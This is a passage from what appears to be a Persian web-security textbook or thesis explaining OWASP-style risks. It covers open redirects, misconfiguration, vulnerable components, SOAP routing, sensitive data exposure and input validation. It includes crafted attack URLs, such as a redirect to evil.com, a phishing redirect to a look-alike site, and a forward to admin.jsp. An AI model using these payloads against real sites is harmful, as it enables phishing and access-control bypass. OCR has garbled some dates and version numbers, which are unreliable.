برنامه ها کاربردی تحت وب کاربران به صفحات و وبسایت های دیگر منتقل می کنند و از داده های نامطمئن برای تعیین صفحات مقصد استفاده می کنند. بدون اعتبارسنجی مناسب، مهاجمان می توانند قربانیان را به سایت های تقلبی و بدافزار منتقل کنند یا از Forward برای دسترسی به صفحات غیرمجاز استفاده کنند. در همه برنامه های کاربردی وب ما از یک صفحه به صفحه دیگر منتقل و حتی به برنامه کاربردی دیگری منتقل می شویم ولی در هنگام انتقال ما URL را validate نمیکنیم که باعث می شود حملات **Unvalidated Redirects and Forwards** اتفاق بیافتد. **این حمله بیشتر برای سرقت از داده های با ارزش کاربر مانند رمز و یا نصب بدافزارهای مخرب روی سیستم کاربر استفاده می شود.**

در مثال زیر یک برنامه ساده که URL را هدایت می کند به سایت مخربی که فیشینگ را روی کامپیوترهای کاربر اجرا و برنامه های مخرب را نصب می کند.

[۳] *Unvalidated Redirects and Forwards*

Fig.Crafted URL by an attacker.

Original URL:-http://localhost:7426/Account/Login

Crafter URL by Attacker:-?returnUrl=https://www.google.co.in

در این حمله کاربر ایمیلی از مهاجم دریافت می کند که مربوط به خرید الکترونیکی است. وقتی کاربر روی لینک کلیک می کند باید به سایت http://demotop.com منتقل ولی اگر نزدیک تر نگاه کنیم به http://demotop.com/Login/Login?url=http://mailicious.com منتقل شده است. حال بعد از وارد کردن یوزر و پسورد کاربر به سایت مخرب http://mailicious.com منتقل که شبیه به http://demotop.com است. در سایت مخرب پیام یوزر و پسورد اشتباه است نمایش داده شده و کاربر مجددا یوزر و پسورد را وارد میکند. حال به سایت اصلی هدایت می شود ولی یوزر و پسورد او دزدیده شده است.

مثال ۱: برنامه یک صفحه به نام redirect.jsp دارد که یک پارامتر به نام url می گیرد. مهاجم یک URL مخرب که کاربران را به سایت های مخرب تغییر مسیر می دهد، می سازد و باعث اجرای فیشینگ و نصب نرم افزار های مخرب می شود.

http://www.example.com/redirect.jsp?url=evil.com

مثال ۲: برنامه برای درخواست مسیر بین بخش های مختلف سایت از forward استفاده می کند. برای تسهیل آن، برخی صفحات از یک پارامتر که نشان می دهد اگر تراکنش موفق است کاربر باید به کجا فرستاده شود، استفاده می کنند. در این حالت، مهاجم URLی می سازد که مانع کنترل دسترسی برنامه را رد و سپس مهاجم را به قابلیت های اجرایی که مجاز نیست می رساند.

http://www.example.com/boring.jsp?fwd=admin.jsp

۹-۵-۲ *پیکربندی نامناسب امنیتی*

امنیت خوب نیازمند این است که یک پیکربندی امن برای برنامه کاربردی، چارچوبها، کارگزار برنامه، کارگزار وب، کارگزار پایگاه داده و بستر تعریف و مستقر شده باشد. تنظیمات امن باید تعریف، پیاده‌سازی و نگهداری شوند چرا که پیش فرضها معمولا ناامن هستند. به علاوه نرم افز باید به روز نگه داشته شود. به طور مثال از تنظیمات ناامن می توان کنسول مدیریتی برنامه های سرور را نام برد که به صورت خودکار نصب‌شده و پاک نشده است و یا حساب های پیش فرض که تغییر داده نشده است. نفوذگر صفحات استاندارد مدیر را روی سرور کشف می کند که دارای پسورد های پیش فرض است.

پیکربندی نادرست در سرور ها معمولا آسیب پذیری هایی را بوجود می آورد .نفوذگر با بهره گیری از این آسیب پذیری ها به وب سرور دسترسی پیدا کرده و تلاش می کند تا با از بین بردن و شکستن روش های اعتبار سنجی به داده های حساس ذخیره شده در سرور نیز دسترسی پیدا کند.

با استفاده از آسیب پذیری که پیکربندی نادرست بوجود می آورد، نفوذگر می تواند با حساب های پیش فرض، دسترسی غیرمجاز را بدست آورده و بتواند صفحات استفاده نشده را بخواند، از معایب patch نشده بهره برداری کند، دایرکتوری ها و فایل های محافظت نشده را بخواند و یا تغییر دهد.

مثال 1: کنسول مدیریت کارگزار برنامه به صورت اتوماتیک نصب شده و حذف نشده است. حساب های پیشفرض تغییر نکرده اند. مهاجم صفحات مدیریت استاندارد روی کارگزار را می یابد و با کلمهٔ عبور پیشفرض وارد می شود و کنترل را در دست می گیرد.

مثال ۲: لیست پوشه ها روی کارگزار غیرفعال نیست. مهاجم می تواند به سادگی لیست پوشه ها را برای پیدا کردن هر فایل استفاده کند. مهاجم پوشهی مربوطه را پیدا می کندو تمام کلاس های کامپایل‌شده را دانلود می کند، او برای دریافت تمام کد هایتان، دیکامپایل و مهندسی معکوس می کند. سپس یک نقص کنترل دسترسی جدی در برنامه‌تان می یابد.

مثال ۳: پیکربندی کارگزار برنامه اجازه می دهد تا اطلاعات خطا به کاربران بازگشت داده شود، به طور بالقوه نقص های زیرین برنامه را افشا می کند. مهاجمان عاشق اطلاعات اضافی در پیام های خطاهستند

مثال ۴: در کارگزار برنامه یک سری برنامهٔ نمونه که از کارگزار های تولید حذف نشد ه اند باقی می ماند.

برنامه ها کاربردی نمونه، نقص های امنیتی شناخته شد های دارند که مهاجمان می توانند برای به خطر انداختن کارگزار از آنها استفاده کنند.

۱۰-۵-۲ استفاده از مولفه های دارای آسیب پذیری های شناخته‌شده

مولفه ها مثل کتابخانه ها، چارچوبها و دیگر ماژول های نرم افزاری تقریبا همیشه با حداکثر مجوز اجرا می شوند. اگر یک مولفهٔ آسیب پذیر مورد استفاده قرار بگیرد، چنین حمل های می تواند باعث از دست رفتن جدی

داده ها یا در دست گرفتن کارگزار شود. برنامه ها کاربردی که از مولفه هایی با آسیب پذیریهای شناخته شده استفاده می کنند سیستم دفاعی برنامه کاربردی را دور بزنند و مجموع های از حملات و تاثیرات را ممکن بسازند.

مثال ۱: آسیب پذیری مولفه ها ممکن است منجر به هر نوع ریسک قابل تصوری بشوند. مولفه ها تقریباهمیشه با بیشترین سطح دسترسی برنامه کاربردی اجرا می شوند بنابراین نقص درهر مولفه های می تواند جدی باشد. دو مولفهٔ آسیب پذیر زیر 22 میلیون بار در سال 2011 دانلود شد ه اند:


Apache CXF Authentication Bypass: به دلیل عدم وجود یک توکن شناسایی، مهاجمان می توانستندهر خدمت وبی را با مجوز کامل فراخوانی کنند.

Spring Remote Code Execution: استفاه نامناسب از پیاده‌سازی زبان عبارت در Spring به مهاجمان این امکان را می داد که کد دلخواه خود را اجرا کنند و کارگزار را در اختیار بگیرند.

هر برنامه ای که از یکی از این دو مولفهٔ آسیب پذیر استفاده می کند، آسیب پذیر است چرا که هر دو مولفه مستقیما توسط کاربران برنامه قابل دسترسیهستند. بهره‌برداری از مولفه های دیگری که در اعماق برنامه از آنها استفاده می شود ممکن است مشکلتر باشد.

۱۱-۵-۲ *مشکلات مربوط به مسیریابی سرویس وب:*

پیام های SOAP(Simple Object Access Protocol) مجاز به سترسی به گره های مختلف در اینترنت توسط WS-Routersمی باشند .اکسپلویت شدن گره های میانی می تواند دسترسی به پیام های SOAP که بین دو نقطه انتهایی هستند را امکان پذیر سازد .برای آشنایی بیشتر کمی به SOAP می پردازیم.



SOAPکه مخفف Simple Object Access Protocol می باشد، یکی از عمومی ترین استاندارد هایی است که در وب سرویس ها استفاده می شود .طبق شواهد اولین بار توسطDeveloperMentor ، شرکت UserLand و مایکروسافت در سال 0998 ساخته شده و نسخه اول آن در سال 0999 ارایه شده است .آخرین نسخهSOAP ، نسخه 0.2 بود که در دسامبر سال 2110 در W 3 C ارایه شد .نسخه0.2 نشان دهنده کار زیاد بر روی آن و نمایانگر اشتیاق زیاد صنعت IT برای استفاده از SOAP و وب سرویس است.

هدف اصلی SOAP ایجاد روش برای فرستادن دیتا بین سیستم هایی است که بر روی شبکه پخش شده اند . وقتی یک برنامه شروع به ارتباط با وب سرویس می کند، پیغام های SOAP وسیله ای برای ارتباط و انتقال دیتا بین آن دو هستند .یک پیغام SOAP به وب سرویس فرستاده می شود و یک تابع یا ساب روتین را در آن به اجرا در می آورد به این معنی که این پیغام از وب سرویس تقاضای انجام کاری می کند .وب سرویس نیز از محتوای پیغام SOAP استفاده کرده و عملیات خود را آغاز می کند .در انتها نیز نتایج را با یک پیغام SOAP دیگر به برنامه اصلی می فرستد.

به عنوان یک پروتکل مبتنی برXML ، SOAP تشکیل شده از یک سری الگو های XML ی است .این الگو ها شکل پیغام های XML را که بر روی شبکه منتقل می شود را مشخص می کند، مانند نوع دیتا ها و اطلاعاتی که برای طرف مقابل تفسیر کردن متن را آسان کند .در اصل SOAP برای انتقال دیتا بر روی اینترنت و از طریق پروتکل HTTP طراحی شده است ولی از آن در دیگر مدلها مانند LAN نیز می توان استفاده کرد .وقتی که وب سرویس ها از HTTP استفاده می کنند به راحتی می توانند از Firewall عبور کنند.

یک پیغام SOAPاز سه بخش مهم تشکیل شده است :پوشش یاEnvelope، Header ، بدنه یا .Body قسمت پوشش برای بسته بندی کردن کل پیغام به کار می رود .این بخش محتوای پیغام را توصیف و گیرنده آن را مشخص می کند .بخش بعدی پیغام هایSOAP ، Header آن است که یک بخش اختیاری می باشد و مطالبی مانند امنیت و مسیریابی را توضیح می دهد .بدنه پیغام SOAP بخشی است که دیتاهای مورد نظر در آن جای می گیرند .دیتاها بر مبنای XML هستند و از یک مدل خاص که الگوها (Schemas) آن را توضیح می دهند تبعیت می کنند .این الگو ها به گیرنده کمک می کنند تا متن را به درستی تفسیر کند. پیغام های SOAP نوسط سرور های SOAP گرفته و تفسیر می شود تا در نتیجه آن، وب سرویس ها فعال شوند و کار خود را انجام دهند.

برای اینکه از SOAP در وب سرویس استفاده نکنیم از تعداد زیادی پروتکل باید استفاده شود .برای مثال-XML RPCتکنولوژی قدیمی تری بود که همین امکانات را ایجاد می کرد .به هر حال، خیلی از سازندگان بزرگ نرم افزار SOAPرا بر تکنولوژی های دیگر ترجیح دادند .دلایل زیادی برای انتخاب SOAP وجود دارد که خیلی از آنها درباره پروتکل آن است که فراتر از این متن می باشد 3 .برتری مهم SOAP نسبت به تکنولوژی های دیگر : Simplicity, Extensibilityو Interoperability است.

پیغام های SOAP معمولا ا کدهای زیادی ندارند و برای فرستادن و گرفتن آن به نرم افزار های پیچیده نیاز نیست SOAP این امکان را به برنامه نویس می دهد تا بنا به نیاز خود آن را تغییر دهد .در آخر بدلیل اینکه SOAP از XML استفاده می کند می تواند بوسیله HTTP اطلاعات را انتقال بدهد بدون اینکه زبان برنامه نویسی، سیستم

عامل و سخت افزار برای آن مهم باشد .به عنوان مثال هنگامی که می خواهید فردی را به درگاه بانک جهت خرید هدایت کنید، اطلاعاتی از قبیل مبل و مقدار تراکنش را برای درگاه ارسال می کنید و درگاه پس از انجام موفقیت آمیز تراکنش، پیغامی را برای وب سرویس ارسال می کند که این مراحل توسط SOAP می تواند صورت گیرد. WS-Routingهم در واقع پروتکلی که چگونگی انتقال و رسیدن پیام های SOAP را تعریف می نماید.

۱۲-۵-۲ افشای اطلاعات حساس (Sensitive Data Exposure)


نشت اطلاعات می تواند خسارات زیادی به یک شرکت وارد نماید .از این رو تمام منابع مانند سیستم ها و دیگر منابع شبکه باید از نشت اطلاعات با استفاده از مکانیزم فیلترینگ محتوای مناسب محافظت شوند.

بسیاری از برنامه ها کاربردی تحت وب داده های حساس نظیر شمارهٔ کارت اعتباری، شناسهٔ مالیاتی و گواهینامه های احرازهویت را به درستی محافظت نمی کنند. مهاجمان ممکن است این داده های محافظت نشدهٔ روی کارگزار سرقت کنند یا تغییر دهند. اگر درخواستها وارسی نشوند، مهاجمان ممکن است درخواستها را به منظور دسترسی غیر مجاز به یک عملکرد جعل کنند.


افشای داده های حساس

هنگام ایجاد یک پروژه صفحه لاگین به صورت زیر می اید:


```
<section id="loginForm">
<h2>Use a local account to log in.</h2>
@using (Html.BeginForm(new { ReturnUrl = ViewBag.ReturnUrl })) {
    @Html.AntiForgeryToken()
    @Html.ValidationSummary(true)
    <fieldset>
        <legend>Log in Form</legend>
        <ol>
            <li>
                @Html.LabelFor(m => m.UserName)
                @Html.TextBoxFor(m => m.UserName)
                @Html.ValidationMessageFor(m => m.UserName)
            </li>
            <li>
                @Html.LabelFor(m => m.Password)
                @Html.PasswordFor(m => m.Password)
                @Html.ValidationMessageFor(m => m.Password)
            </li>
            <li>
                @Html.CheckBoxFor(m => m.RememberMe)
                @Html.LabelFor(m => m.RememberMe, new { @class = "checkbox" })
            </li>
        </ol>
        <input type="submit" value="Log in" />
    </fieldset>
    <p>
        @Html.ActionLink("Register", "Register") if you don't have an account.
    </p>
```



حال اگر در این صفحه لاگین شود و یوزر و پسورد وارد شود:



مهاجم صفحه لاگین را بررسی تا یوزر و پسورد را بدزدد. هنگام ورود اطلاعات و ارسال ان به سمت سرور اطلاعات به صورت clear text ارسال و این داده می تواند توسط حمله کننده جدا و دزدیده شود.



حایل

شدن بین صفحه لاگین و سرور و دیدن یوزر پسورد به صورت clear

مثال ۲: یک برنامهٔ کاربردی شمارهٔ کارت های اعتباری را با استفاده از رمزگذاری خودکار پایگاه داده رمز می کند. با این حال این بدین معناست که هنگام بازیابی، داده ها به صورت خودکار رمزگشایی می شوند و این باعث می شود که نقص تزریق SQL امکان دستیابی به شماره های کارت اعتباری به صورت رمز نشده فراهم شود. سیستم می توانست شماره های کارت اعتباری را با استفاده از یک کلید عمومی رمز کند و فقط برنامهٔ کاربردی بتواند آنها را با استفاده از کلید خصوصی رمزگشایی کند.

مثال ۳: یک سایت ممکن است از SSL برای صفحات حفاظت شده استفاده نکند. مهاجم به سادگی ترافیک شبکه را تحت نظر می گیرد (مثل یک شبکهٔ بیسیم باز) و کوکی نشست کاربر را می دزدد. مهاجم ممکن است این کوکی را تکرار کند و نشست کاربر را سرقت کند و به داده های خصوصی کاربر دسترسی پیدا کند.

مثال ۴: پایگاه داده کلمه های عبور از درهمسازی بدون سالت برای ذخیرهسازی رمز های عبور استفاده کرده است. یک نقص در آپلود فایل به مهاجم این امکان را می دهد که به فایل رمز های عبور دسترسی پیدا کند. تمام درهم سازیهای بدون سالت را می توان با استفاده از جدول رنگین کمان از درهم‌سازیهای از پیش محاسبه شده به دست آورد.

۱۳-۵-۲ حملات دسترسی شبکه:

حملات دسترسی شبکه می تواند برنامه های کاربردی وب را نیز تحت تاثیر قرار دهد .این حمله می تواند بر روی سطح عمومی از خدمات در برنامه تاثیر گذار بوده و می تواند اجازه دسترسی را بدهد، در صورتی که در روش استاندارد پروتکل HTTP امکان این کار وجود نخواهد داشت.

جاسوسی کوکی (**Cookie Snoopin):** نفوذگر از جاسوسی کوکی ها بر روی سیستم قربانی، اطلاعاتی را به دست می آورد که از آن می تواند برای راه اندازی حملات مختلف دیگری بر روی برنامه تحت وب قربانی استفاده نماید و یا این اطلاعات را به دیگر مهاجمان بفروشد.


حمله به پروتکل DMZ: DMZ که مخفف Demilitarized Zone می باشد منطقه ای از شبکه است که از طریق آن بخش نا امن و غیر قابل اطمینان شبکه (اینترنت)از بخش قابل اطمینان داخلی شبکه (اینترانت)جدا می شود .در صورتی که اجازه دسترسی به شبکه داخلی توسط DMZ و پروتکل های دیگر آن به درستی تنظیم نگردیده باشد، نفوذگر قادر خواهد بود سیستم را با خطر مواجه نماید .این سطح از دسترسی می تواند موجب به خطر افتادن برنامه تحت وب، تغییر صفحه وب سایت و دسترسی به بخش های داخلی مانند پایگاه داده گردد.

پس از اشاره کوتاه به تهدیدات برنامه های کاربردی وب، حال برخی از آنها را مورد بررسی قرار داده و بیشتر به آنها می پردازیم.

۳- فصل سوم: اعتبارسنجی ورودی و کدگذاری خروجی

۳-۱ اعتبارسنجی ورودی

هر چیزی که از محیط بیرونی وارد برنامه میشود، ورودی نام دارد که این ورودی میتواند شکلی از ویروس باشد . منابع برنامه، شامل فرمهایی که بوسیلهٔ کاربر ارسال شدهاند، داده های خوانده شده از یک پایگاه دادهو یا بازیابی شده از خدمات وب، عنوانهای ارسال شده از مرورگر و یا فایلهای خوانده شده از کارگزاروب میتوانند توسط برنامه شما پردازش شوند .نحوهی عملکرد برنامه و خروجی حاصل از آن به شکل زیرخواهد بود.



نیاز به اعتبارسنجی ورودی نیاز بدیهی است. اطلاعات ناجور ممکن است باعث بروز خطا های منطقی برنامه نویسی شوند یا ممکن است برنامهٔ وب شما را در معرض حمله قرار بدهند. علاوه بر این تنها برنامهٔ شما در

خطر نیست، بلکه ممکن است داده هایی در وبسایت شما معتبر باشند اما ارسال این داده ها به سیستم های دیگر، آنها را تحت تاثیر قرار دهد.

حتی بدون درنظر گرفتن ملاحظات امنیتی، اعتبارسنجی ورودی تا حد زیادی خطر ازکار افتادن برنامهٔ شما را کاهش می دهد. به علاوه به نظر می رسد اعتبارسنجی ورودی بسیار کمهزینهتر از پاکسازی یک پایگاه داده یا مخازن داده های دیگر با کشف داده های نامعتبر در آن باشد.

۳-۱-۱ توصیف اعتبارسنجی ورودی

در علم کامپیوتر، اعتبارسنجی داده ها فرآیندی است که طی آن ضمانت می شود که یک برنامه بر روی داده های پاک، صحیح و مفید، اجرا شود. اعتبارسنجی داده ها از روال هایی استفاده می کند که «قواعد اعتبارسنجی»، «محدودیت های اعتبارسنجی» یا «روال های بررسی» نامیده می شوند. این روالها صحت، معنا و امنیت داده هایی که ورودی سیستم هستند را بررسی می کنند. اعتبارسنجی داده ها به منظور فراهم کردن ضمانتی قطعی و مطمئن برای سازگاری، دقت و ثبات برای هر یک از انواع مختلف ورودی در یک نرمافزار یا سیستم خودکار، در نظر گرفته شده است. قوانین اعتبارسنجی داده را می توان با استفاده از متدولوژی های مختلف تعریف کرد و سپسهر یک را در زمینه های مختلف مستقر.

اعتبارسنجی ورودی به این معناست که ورود اطلاعات ناجور را به سیستم به حداقل برسانیم. اعتبارسنجی ورودی روش اصلی برای جلوگیری از حملات تزریق SQL و XSS نیست.

اعتبارسنجی داده ها باید:

- حداقل قابل اعمال بر رویهمهٔ داده ورودی باشد.
- انواع کاراکتر هایی که قابل پذیرشهستند را تعریف کنند.
- حداقل و حداکثر طول برای داده ها را تعریف کنند.

Asp.Net شامل کنترل های اعتبارسنجی است که به شما اجازه می دهد تا کد های اعتبارسنجی خود را به حداقل برسانید و اگر کنترل های اعتبارسنجی آماده به عنوان استاندارد مناسب نیستند، شما می توانید کد دلخواه خود را پیاده‌سازی کنید.

۲-۱-۳ روش های اعتبارسنجی ورودی

۱-۲-۱-۳ اعتبارسنجی ورودی سمت کارخواه

اعتبارسنجی سمت کارخواه چیزی است که روی مرورگر کاربر اتفاق افتاده و قبل از اینکه داده ها به سمت کارگزار ارسال شوند انجام می شود. اعتبارسنجی سمت کاربر یک ایدهٔ خوب است، چرا که بدون ارسال داده ها به کارگزار، کاربر با submit کردن فرم بلافاصله متوجه آنیه که نیاز به تغییر دارد می شود؛ بنابراین اعتبارسنجی سمت کارخواه از دید کاربر به او پاس سریعی می دهد و از دید توسعه‌دهندگان وب موجب صرفهجویی در منابع ارزشمند کارگزار می شود.

جاوااسکریپت به طورِ گسترده برای انجام اعتبارسنجی سمت کارخواه استفاده می شود؛ بنابراین داشتن دانشی از جاوااسکریپت و جی کویری ۲ امکان کنترل کامل بر اعتبارسنجی سمت کارخواه را به ما می دهد.

Asp.Net نیز برخی از کد های آماده که اعتبارسنجی سمت کارخواه را انجام می دهند، فراهم کرده است که می تواند توسعه‌دهندگان را در قرار دادن کد های اعتبارسنجی سمت کارخواه در محل مربوطه بدون نوشتن کد های زیاد کمک کند.

کنترل هایی که در ادامه معرفی خواهند شد، با استفاده از جاوااسکریپت به انجام اعتبارسنجی می پردازند.

۲-۲-۱-۳ اعتبارسنجی ورودی سمت کارگزار

اعتبارسنجی سمت کارگزار در کارگزار رخ می دهد. مزیت داشتن اعتبارسنجی سمت کارگزار این است که در صورتی که کاربر بخواهد به نحوی اعتبارسنجی سمت کارخواه را دور بزند (به طور تصادف یا عمدی) توسعهدهنده وب می تواند این مشکل را در سمت کارگزار متوجه بشود.

بنابراین داشتن اعتبارسنجی سمت کارگزار امنیت بیشتری را فراهم می کند و تضمین می کند داده هایی که توسط برنامه پردازش شد ه اند نامعتبر نباشند. اعتبارسنجی سمت کارگزار، براساس منطق سفارشی نوشته شده توسط توسعه دهنگان انجام می شود.

همچنین Asp.Net برخی از کنترل هایی که ارزیابی سمت کارگزار را تسه یل می کنند فراهم کرده و چارچوبی جهت انجام آن برای توسعهدهندگان تامین می کند.

۳-۲-۱-۳ قابلیت اعتماد به اعتبارسنجی ورودی کارخواه-کارگزار

توسعهدهندگان وب ممکن است هر نوع اعتبارسنجی را انتخاب کنند، اما معمولا بهتر است که یک نوع اعتبارسنجی سمت کارخواه داشته باشند و سطح کاملتری ازهمان نوع را در سمت کارگزار داشته باشند.

مطمئناً گرفتن برخی منابع کارگزار جهت اعتبارسنجی داده های معتبر فعلی (در سمت کارخواه) طول می کشد، اما این روش همیشه خوب است و امنیت را تضمین می کند.

۳-۱-۳ تصفیه ورودی

۱-۳-۱-۳ تکنیک تصفیه ورودی: لیست سیاه

